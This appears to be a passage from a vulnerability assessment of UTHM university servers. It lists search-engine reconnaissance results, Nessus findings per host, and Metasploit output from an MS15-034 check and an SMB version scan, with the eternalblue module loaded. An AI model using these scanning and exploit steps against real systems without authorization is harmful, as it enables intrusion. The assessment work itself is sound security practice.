
Issued To:
|- Common Name:
*.uthm.edu.my

|- Organization:
Universiti Tun Hussein Onn Malaysia

Supported SSL Versions:
TLSv1.2, TLSv1.3

```
HTTP/1.1 200 OK
Date: Tue, 17 Jun 2025 02:02:30 GMT
Server: Apache
Link: <https://uthmid.uthm.edu.my/wp-json/>; rel="https://api.w.org/", <https://uthmid.uthm.edu.my/wp-jso
...
```

Figure 4: Result of the search engine given by the “org:uthm country:my port:443”



Official Portal of UTHM Information Technology Centre

2025-06-17T02:01:39.244057

103.31.34.231
ptm.uthm.edu.my
www.uthm.edu.my
uthm.edu.my
UTHM. Universiti Tun Hussein Onn Malaysia
Malaysia, Batu Pahat

SSL Certificate

Issued By:
|- Common Name:
DigiCert Global G2 TLS RSA SHA256 2020 CA1
|- Organization:
DigiCert Inc

Issued To:
|- Common Name:
*.uthm.edu.my
|- Organization:
Universiti Tun Hussein Onn Malaysia

Supported SSL Versions:
TLSv1.2, TLSv1.3

```
HTTP/1.1 200 OK
Date: Tue, 17 Jun 2025 02:01:56 GMT
Server: Apache
x-frame-options: SAMEORIGIN
referrer-policy: strict-origin-when-cross-origin
cross-origin-opener-policy: same-origin
strict-transport-security: max-age=63072000; includeSubDomains; preload
content-security-policy: frame-anc...
```

103.31.34.215

2025-06-17T01:58:35.731936

www.uthm.edu.my
uthm.edu.my
UTHM. Universiti Tun Hussein Onn Malaysia
Malaysia, Batu Pahat


SSL Certificate

Issued By:
|- Common Name:
DigiCert Global G2 TLS RSA SHA256 2020 CA1
|- Organization:
DigiCert Inc

Issued To:
|- Common Name:
*.uthm.edu.my
|- Organization:
Universiti Tun Hussein Onn Malaysia

```
SSL Error: TLSV1_ALERT_PROTOCOL_VERSION
```

Figure 5: Result of the search engine given by the “org:uthm country:my port:443”



Welcome to XCP-ng 8.2.1

2025-06-17T01:51:30.298200

103.31.34.192
uas02.uthm.edu.my
uthm.edu.my
UTHM. Universiti Tun Hussein Onn Malaysia
Malaysia, Batu Pahat
self-signed

SSL Certificate

Issued By:
|- Common Name:
Xa5-601-61

Issued To:
|- Common Name:
Xa5-601-61

Supported SSL Versions:
TLSv1.2

```
HTTP/1.1 200 OK
content-length: 10619
connection:keep-alive
content-type:text/html
```

Helpdesk PPP

2025-06-16T11:28:58.741145

103.31.34.204
www.uthm.edu.my
uthm.edu.my
UTHM. Universiti Tun Hussein Onn Malaysia
Malaysia, Batu Pahat

SSL Certificate


Issued By:
|- Common Name:
DigiCert Global G2 TLS RSA SHA256 2020 CA1
|- Organization:
DigiCert Inc

Issued To:
|- Common Name:
*.uthm.edu.my
|- Organization:
Universiti Tun Hussein Onn Malaysia

Supported SSL Versions:
TLSv1.2, TLSv1.3

```
HTTP/1.1 200 OK
Date: Mon, 16 Jun 2025 11:29:17 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Security-Policy: frame-ancestors 'self'; script-src 'self' 'unsafe-inline'; object-src 'none'
Content-Langua...
```

Figure 6: Result of the search engine given by the “org:uthm country:my port:443”



103.31.34.213

uthmdigital.uthm.edu.my
UTHM. Universiti Tun Hussein Onn Malaysia
Malaysia, Batu Pahat

2025-06-15T15:26:17.986525

```
No data returned
```

PTTA MVAC SYSTEM | UTHM

103.31.34.184
waf.uthm.edu.my
www.uthm.edu.my
uthm.edu.my
UTHM. Universiti Tun Hussein Onn Malaysia
Malaysia, Batu Pahat
eol-product

2025-06-15T15:10:43.395204

SSL Certificate
Issued By:
|- Common Name:
DigiCert Global G2 TLS RSA SHA256 2020 CA1
|- Organization:
DigiCert Inc
Issued To:
|- Common Name:
*.uthm.edu.my
|- Organization:
Universiti Tun Hussein Onn Malaysia
Supported SSL Versions:
TLSv1, TLSv1.1, TLSv1.2, TLSv1.3

```
HTTP/1.1 200 OK
Date: Sun, 15 Jun 2025 15:10:48 GMT
Server: Apache
Access-Control-Allow-Methods: POST, PUT, GET, DELETE, OPTIONS
Access-Control-Allow-Headers: Content-Type
X-Powered-By: PHP/8.0.28
X-Frame-Options:
Access-Control-Allow-Origin: *
Set-Cookie: PHPSESSID=4rv4lfumv6jkb8v5ni19n...
```

403 Forbidden


103.31.34.252
appsrv02.uthm.edu.my
www.uthm.edu.my
uthm.edu.my
UTHM. Universiti Tun Hussein Onn Malaysia
Malaysia, Batu Pahat

2025-06-11T03:45:39.475678

SSL Certificate
Issued By:
|- Common Name:
DigiCert Global G2 TLS RSA SHA256 2020 CA1
|- Organization:
DigiCert Inc

```
HTTP/1.1 403 Forbidden
Date: Wed, 11 Jun 2025 03:45:31 GMT
Server: Apache
Content-Length: 199
Content-Type: text/html; charset=iso-8859-1
```

Figure 7: Result of the search engine given by the “org:uthm country:my port:443”



UTHM MOOC

103.31.34.117
mooc.uthm.edu.my
www.uthm.edu.my
uthm.edu.my
UTHM. Universiti Tun Hussein Onn Malaysia
Malaysia, Batu Pahat

2025-06-11T03:42:32.885175

SSL Certificate
Issued By:
|- Common Name:
DigiCert Global G2 TLS RSA SHA256 2020 CA1
|- Organization:
DigiCert Inc
Issued To:
|- Common Name:
*.uthm.edu.my
|- Organization:
Universiti Tun Hussein Onn Malaysia
Supported SSL Versions:
TLSv1, TLSv1.1, TLSv1.2, TLSv1.3

```
HTTP/1.1 200 OK
Date: Wed, 11 Jun 2025 03:42:23 GMT
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
Access-Control-Allow-Methods: POST, PUT, GET, DELETE, OPTIONS
Access-Control-Allow-Headers: Content-Type
X-Powered-By: PHP/8.2.4
Set-Cookie: MoodleSession=mo114gc757dj115b2hgnvn4elb; p...
```

Welcome to XCP-ng 8.2.1


103.31.34.254
ptm.uthm.edu.my
UTHM. Universiti Tun Hussein Onn Malaysia
Malaysia, Batu Pahat
self-signed

2025-06-02T18:06:32.128550

SSL Certificate
Issued By:
|- Common Name:
161.139.246.190
Issued To:
|- Common Name:
161.139.246.190
Supported SSL Versions:
TLSv1.2

```
HTTP/1.1 200 OK
content-length: 10619
connection:keep-alive
content-type:text/html
```

Figure 8: Result of the search engine given by the “org:uthm country:my port:443”




103.31.34.171

0	1	1	0	23
CRITICAL	HIGH	MEDIUM	LOW	INFO

Severity	CVSS v3.0	VPR Score	EPSS Score	Plugin	Name
HIGH	7.5	-	-	232704	PHP 8.3.x < 8.3.19 Multiple Vulnerabilities
MEDIUM	5.3	-	-	11213	HTTP TRACE / TRACK Methods Allowed
INFO	N/A	-	-	48204	Apache HTTP Server Version
INFO	N/A	-	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	-	54615	Device Type
INFO	N/A	-	-	84502	HSTS Missing From HTTPS Server
INFO	N/A	-	-	10107	HTTP Server Type and Version
INFO	N/A	-	-	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	-	-	106658	JQuery Detection
INFO	N/A	-	-	11219	Nessus SYN scanner
INFO	N/A	-	-	19506	Nessus Scan Information

Figure 9 : Nessus scan results for EQMS (host 103.31.34.171)




103.31.34.204

0	0	1	0	24
CRITICAL	HIGH	MEDIUM	LOW	INFO

Severity	CVSS v3.0	VPR Score	EPSS Score	Plugin	Name
MEDIUM	6.5	-	-	51192	SSL Certificate Cannot Be Trusted
INFO	N/A	-	-	48204	Apache HTTP Server Version
INFO	N/A	-	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	-	54615	Device Type
INFO	N/A	-	-	84502	HSTS Missing From HTTPS Server
INFO	N/A	-	-	10107	HTTP Server Type and Version
INFO	N/A	-	-	85805	HTTP/2 Cleartext Detection
INFO	N/A	-	-	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	-	-	106658	JQuery Detection
INFO	N/A	-	-	11219	Nessus SYN scanner
INFO	N/A	-	-	19506	Nessus Scan Information

Figure 10 : Nessus scan result for the PPP Helpdesk Report Management System (host 103.31.34.204)




103.31.34.254

0	0	3	1	21
CRITICAL	HIGH	MEDIUM	LOW	INFO


Severity	CVSS v3.0	VPR Score	EPSS Score	Plugin	Name
MEDIUM	6.5	-	-	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	-	-	57582	SSL Self-Signed Certificate
MEDIUM	5.3	-	-	35291	SSL Certificate Signed Using Weak Hashing Algorithm
LOW	N/A	-	-	69551	SSL Certificate Chain Contains RSA Keys Less Than 2048 bits
INFO	N/A	-	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	-	54615	Device Type
INFO	N/A	-	-	84502	HSTS Missing From HTTPS Server
INFO	N/A	-	-	12053	Host Fully Qualified Domain Name (FQDN) Resolution
INFO	N/A	-	-	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	-	-	46215	Inconsistent Hostname and IP Address
INFO	N/A	-	-	11219	Nessus SYN scanner

Figure 11 : Nessus scan result for XCP-ng 8.2.1 (host 103.31.34.254)




```
[*] Using auxiliary/scanner/http/ms15_034_http_sys_memory_dump
msf6 auxiliary(scanner/http/ms15_034_http_sys_memory_dump) > set RHOSTS 192.168.241.46
RHOSTS ⇒ 192.168.241.46
msf6 auxiliary(scanner/http/ms15_034_http_sys_memory_dump) > run
[-] The target is not exploitable.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 12 : Output that the host is not possible to be exploited by MS15-034.




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.241.46
RHOSTS ⇒ 192.168.241.46
msf6 auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in r
egular expression
[*] 192.168.241.46:445    - SMB Detected (versions:2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:LZNT1, Pattern_V1) (encryption capabilities:AES-256-GCM) (signatures:optiona
l) (guid:{3d8dffc8-0614-4773-8f95-4aa7ebd3fea5}) (authentication domain:CENTRAL2)
[+] 192.168.241.46:445    -   Host is running Version 10.0.20348 (likely Windows Server 2022)
[*] 192.168.241.46        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 13 : The finding from use auxiliary/scanner/smb/smb_version



